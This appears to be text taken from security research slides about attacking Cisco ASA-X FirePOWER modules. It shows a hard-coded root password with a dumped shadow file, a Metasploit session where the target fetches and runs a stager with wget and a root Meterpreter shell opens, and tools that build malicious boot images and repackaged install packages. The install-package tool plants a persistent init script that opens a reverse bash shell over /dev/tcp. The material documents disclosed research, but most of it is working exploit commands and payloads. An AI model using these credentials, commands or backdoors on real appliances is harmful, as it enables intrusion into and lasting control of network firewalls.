
Cisco FirePOWER Services Boot 6.2.3 (4)
Type ? for list of commands

asasfr-boot>?
  show           => Display system information. Enter show ? for options
  config         => Configure the system. Enter config ? for options
  system         => Control system operation
  setup          => System Setup Wizard
  support        => None
  delete         => Delete files
  ping           => Ping a host to check reachability
  nslookup       => Look up an IP address or host name with the DNS servers
  traceroute     => Trace the route to a remote host
  exit           => Exit the session
  help           => Get help command syntax
asasfr-boot>█
```

Boot Image Root Shell via Hard-Coded Creds

cisco123

```
Cisco FirePOWER Services Boot Image 6.2.3
asafr login: root
Password:
root@asasfr-boot:~# id
uid=0(root) gid=0(root)
root@asasfr-boot:~# cat /etc/shadow
admin:$1$r7kZS9FH$lnXUUeAZXqxcGkF5VJXlR1:14966:0:99999:7:::
root:$1$z50Rlo.4$yWM0q/HPI944EtyFcE52I/:14966:0:99999:7:::
sshd:!:19139:0:99999:7:::
root@asasfr-boot:~#
```



<https://t.me/learningnets>

```
msf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set IMAGE_PATH disk0:/asasfr-5500x-boot-6.2.3-4.img
IMAGE_PATH => disk0:/asasfr-5500x-boot-6.2.3-4.img
msf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set PASSWORD labpass1
PASSWORD => labpass1
msf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set USERNAME albinolobster
USERNAME => albinolobster
msf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set LHOST 10.12.70.252
LHOST => 10.12.70.252
msf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set RHOST 10.12.70.253
RHOST => 10.12.70.253
msf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > run

[*] Started reverse TCP handler on 10.12.70.252:4444
[*] Executing Linux Dropper for linux/x86/meterpreter/reverse_tcp
[*] Using URL: http://10.12.70.252:8080/ieXiNV
[*] 10.12.70.253:22 - Attempting to login...
[+] Authenticated with the remote server
[*] Resetting SFR. Sleep for 120 seconds
[*] Booting the image... this will take a few minutes
[*] Configuring DHCP for the image
[*] Dropping to the root shell
[*] wget -qO /tmp/scOKRuCR http://10.12.70.252:8080/ieXiNV;chmod +x /tmp/scOKRuCR;/tmp/scOKRuCR;rm -f /tmp/scOKRuCR
[*] Client 10.12.70.253 (Wget) requested /ieXiNV
[*] Sending payload to 10.12.70.253 (Wget)
[*] Sending stage (989032 bytes) to 10.12.70.253
[*] Meterpreter session 1 opened (10.12.70.252:4444 -> 10.12.70.253:53445) at 2022-07-05 07:37:22 -0700
[+] Done!
[*] Command Stager progress - 100.00% done (111/111 bytes)
[*] Server stopped.

meterpreter > shell
Process 2160 created.
Channel 1 created.
uname -a
Linux asasfr 3.10.107sf.cisco-1 #1 SMP PREEMPT Fri Nov 10 17:06:45 UTC 2017 x86_64 GNU/Linux
id
uid=0(root) gid=0(root)
```

Exploitation

- Exploit hard-coded credential establish root shell on ASA-X with FirePOWER Services.

Not a vulnerability

- Disclosed to vendor in March 2022
- Vendor states this is not a vulnerability
- Fixed in Boot Image 7.0+
- **Unpatchable? No mechanism to stop loading of old boot images.**

Exploits

- Python script
- **SSH Metasploit module**



github.com/jbaines-r7/slowcheetah




github.com/jbaines-r7/cisco_asa_research/tree/main/modules/boot_image_shell




Distributable Malicious FirePOWER Boot Image for ASA-X

Distributable Malicious FirePOWER Boot Image for ASA-X

Hacker Cat Has No Access!




Distributable Malicious FirePOWER Boot Image for ASA-X FirePOWER Boot Image Is... A Generic Bootable Linux ISO



<https://t.me/learningnets>

Distribute a Malicious ISO / Boot Image?



<https://t.me/learningnets>

Pinch Me: Malicious Boot Image Creator

Example

Generating the Image (reverse shell to 10.0.0.28:1270)

```
albinolobster@ubuntu:~/pinchme$ sudo ./pinchme.sh -i 10.0.0.28 -p 1270
LHOST: 10.0.0.28
LPORT: 1270
/home/albinolobster/pinchme/iso.fkfpCd
--2022-06-13 07:56:18-- https://distro.ibiblio.org/tinycorelinux/6.x/x86/rele
Resolving distro.ibiblio.org (distro.ibiblio.org)... 152.19.134.43
Connecting to distro.ibiblio.org (distro.ibiblio.org)|152.19.134.43|:443... cor
... snip the download of many Tiny Core files ...

/home/albinolobster/pinchme/iso.fkfpCd/cde/optional /home/albinolobster/pinchme
/home/albinolobster/pinchme
xorriso 1.5.2 : RockRidge filesystem manipulator, libburnia project.

Drive current: -outdev 'stdio:tinycore-custom.iso'
Media current: stdio file, overwriteable
Media status : is blank
Media summary: 0 sessions, 0 data blocks, 0 data, 61.9g free
xorriso : WARNING : -volid text does not comply to ISO 9660 / ECMA 119 rules
Added to ISO image: directory '/='/home/albinolobster/pinchme/iso.fkfpCd'
xorriso : UPDATE :      51 files added in 1 seconds
xorriso : UPDATE :      51 files added in 1 seconds
ISO image produced: 32815 sectors
```

<https://t.me/learningnets>

Exploitation

- Create a Tiny Core Linux Bootable ISO
- Get Administrator to install it
- Sends a reverse shell to configured IP:port

Not a vulnerability

- **No security expectations for the boot image.**
- Doesn't persist through reboots.

Features


- **Reverse Shell**
- SSH
- DOOM-ASCII



github.com/jbaines-r7/pinchme



Cisco ASA-X with FirePOWER Services



<https://t.me/learningnets>



Distributable Malicious FirePOWER Install Package for ASA-X

ASA-X FirePOWER Module Install Package

Search...

Expand All Collapse All

- 6.2.3.11
- 6.2.3.10
- 6.2.3.1
- 6.2.3**
- 6.2.2.5
- 6.2.2.4
- 6.2.2.3
- 6.2.2.2
- 6.2.2.1
- 6.2.2
- 6.2.0.6
- 6.2.0.5
- 6.2.0.4
- 6.2.0.3
- 6.2.0.2
- 6.2.0.1
- 6.2.0

ASA 5506-X with FirePOWER Services

Release 6.2.3

[My Notifications](#)

Related Links and Documentation

- [Firepower Hotfix Release Notes](#)
- [Release Notes for 6.2.3](#)
- [Documentation Roadmap](#)

⚠ We recommend upgrading to our Suggested Release, as indicated by a gold star for each product, to take advantage of resolved issues. For details, see the release notes.

File Information	Release Date	Size	
ASA FirePOWER module upgrade from 6.2.2 to 6.2.3 Do not untar	28-Sep-2018	5.95 MB	↓ 🛒
Cisco_Network_Sensor_Hotfix_H-6.2.3.999-5.sh.REL.tar Advisories			
ASA FirePOWER module upgrade from 6.2.2 to 6.2.3 Do not untar	01-Apr-2018	1200.90 MB	↓ 🛒
Cisco_Network_Sensor_Upgrade-6.2.3-83.sh.REL.tar Advisories			
ASA FirePOWER module boot image asasfr-5500x-boot-6.2.3-4.img Advisories	01-Apr-2018	40.97 MB	↓ 🛒
ASA FirePOWER module install package asasfr-sys-6.2.3-83.pkg Advisories	01-Apr-2018	1278.99 MB	↓ 🛒

1

2

<https://t.me/learningnets>

```
def _extract(self, pkg_path, extract_dir, keep_pkg=False):
    """ Extracts the package in the extract directory
        :Parameters:
            - `pkg_path` - Path to package
            - `extract_dir` - Directory where package need to be extracted
            - `keep_pkg` - Whether to keep the package or not
    """
    os.system('rm -rf %s && mkdir -p %s' % (extract_dir, extract_dir))
    supported_formats = [EncryptedContentsSignedChksumPkgWrapper.PKG_FORMAT_TYPE]
    # Boot image should support old pkg format as well.
    if ((PRODUCT_ASACX_BOOT == get_current_platform()) or (PRODUCT_ASASFR_BOOT == get_current_platform())):
        supported_formats.append(ChecksumPkgWrapper.PKG_FORMAT_TYPE)

    self.pkg_wrapper = pkg_helper.find_pkg_wrapper(pkg_path, supported_formats)
    if self.pkg_wrapper:
        self.pkg_wrapper.unwrap(pkg_path, extract_dir)
```


FirePOWER Module Signed Install Package

```
asasfr-sys-6.2.3-83.pkg - GHex
File Edit View Windows Help
00000000 C0 C5 00 00 00 06 00 00 06 77 69 67 6E 6F 72 65 69 74 03 6B 65 79 .....wignoreit.key
00000016 00 00 00 00 00 00 00 00 20 00 00 00 0C 0D 30 48 92 7C 4D F4 72 74 .....0H.|M.rt
0000002C B1 B9 B2 DC 9B 60 37 52 03 53 45 E9 A8 27 CE 07 E0 31 C7 7A 95 4F .....`7R.SE...'...1.z.0
00000042 04 63 68 65 63 6B 73 75 6D 00 00 00 00 01 00 00 31 35 30 66 37 37 .checksum.....150f77
00000058 61 33 61 63 32 65 32 65 34 65 39 31 34 35 37 32 37 31 63 36 31 64 a3ac2e2e4e91457271c61d
0000006E 31 62 37 62 34 64 32 63 37 33 61 37 66 31 37 33 34 30 63 62 32 30 1b7b4d2c73a7f17340cb20
00000084 63 35 38 33 66 32 34 36 38 33 38 30 33 32 30 37 39 30 66 64 37 61 c583f2468380320790fd7a
0000009A 30 39 63 63 35 64 37 64 35 30 36 39 30 31 38 34 33 39 37 30 31 30 09cc5d7d50690184397010
000000B0 64 66 37 64 39 37 34 66 39 37 32 35 36 30 33 32 62 64 34 31 30 32 df7d974f97256032bd4102
000000C6 30 64 62 65 31 39 32 61 31 65 35 65 35 35 39 34 33 62 32 65 36 65 0dbe192ae5e55943b2e6e
000000DC 65 31 63 38 36 31 61 38 31 30 38 36 37 34 66 35 35 64 33 37 63 34 e1c861a8108674f55d37c4
```

```
def _extract(self, pkg_path, extract_dir, keep_pkg=False):
    """ Extracts the package in the extract directory
        :Parameters:
            - `pkg_path` - Path to package
            - `extract_dir` - Directory where package need to be extracted
            - `keep_pkg` - Whether to keep the package or not
    """
    os.system('rm -rf %s && mkdir -p %s' % (extract_dir, extract_dir))
    supported_formats = [EncryptedContentSignedChksumPkgWrapper.PKG_FORMAT_TYPE]
    # Boot image should support old pkg format as well.
    if ((PRODUCT_ASACX_BOOT == get_current_platform()) or (PRODUCT_ASASFR_BOOT == get_current_platform())):
        supported_formats.append(ChecksumPkgWrapper.PKG_FORMAT_TYPE)

    self.pkg_wrapper = pkg_helper.find_pkg_wrapper(pkg_path, supported_formats)
    if self.pkg_wrapper:
        self.pkg_wrapper.unwrap(pkg_path, extract_dir)
```

Distribute a Malicious Install Package?



<https://t.me/learningnets>

Create Malicious Install Packages

```
albinolobster@ubuntu:~/whatsup/build$ ./whatsup -i ~/Desktop/asasfr-sys-5.4.1-211.pkg
--lhost 10.0.0.28 --lport 1270

jrbaines-r7
"what's going on?"

[+] User provided package: /home/albinolobster/Desktop/asasfr-sys-5.4.1-211.pkg
[+] Copying the provided file to ./tmp
[+] Extracting decryption materials
```

Exploitation

- Input valid and signed Cisco created package. Output valid unsigned package containing malicious code.
- Persistent payload. Survive reboots and upgrades.

Not a vulnerability

- No security expectations on installation.



github.com/jrbaines-r7/whatsup

<https://t.me/learningnets>

Create Malicious Install Packages

```
1968
1969 cat << EOF > ${MOUNTPOINT}/etc/rc.d/init.d/xploit
1970 #!/bin/sh
1971
1972 #source /etc/rc.d/init.d/functions
1973 #PATH="/usr/local/bin:/usr/bin:/bin:/usr/local/sf/bin:/sbin:/usr/sbin"
1974
1975 xploit_start() {
1976     (while true; do sleep 300 && /bin/bash -i >& /dev/tcp/10.0.0.28/1270 0>&1; done) &
1977 }
1978
1979 case "$1" in
1980 'start')
1981     xploit_start
1982     ;;
1983 *)
1984     echo "usage $0 start|stop|restart"
1985 esac
1986 EOF
1987
1988 ln -s ../init.d/xploit ${MOUNTPOINT}/etc/rc.d/rc3.d/S31xploit
1989 chmod +x ${MOUNTPOINT}/etc/rc.d/init.d/xploit
```

Exploitation

- Input valid and signed Cisco created package. Output valid unsigned package containing malicious code.
- Persistent payload. Survive reboots and upgrades.

